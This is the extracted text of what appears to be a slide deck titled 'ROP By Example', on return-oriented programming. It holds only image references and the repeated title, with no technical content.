
ROP By Example




ROP By Example




ROP By Example




ROP By Example




ROP By Example




ROP By Example



ROP By Example



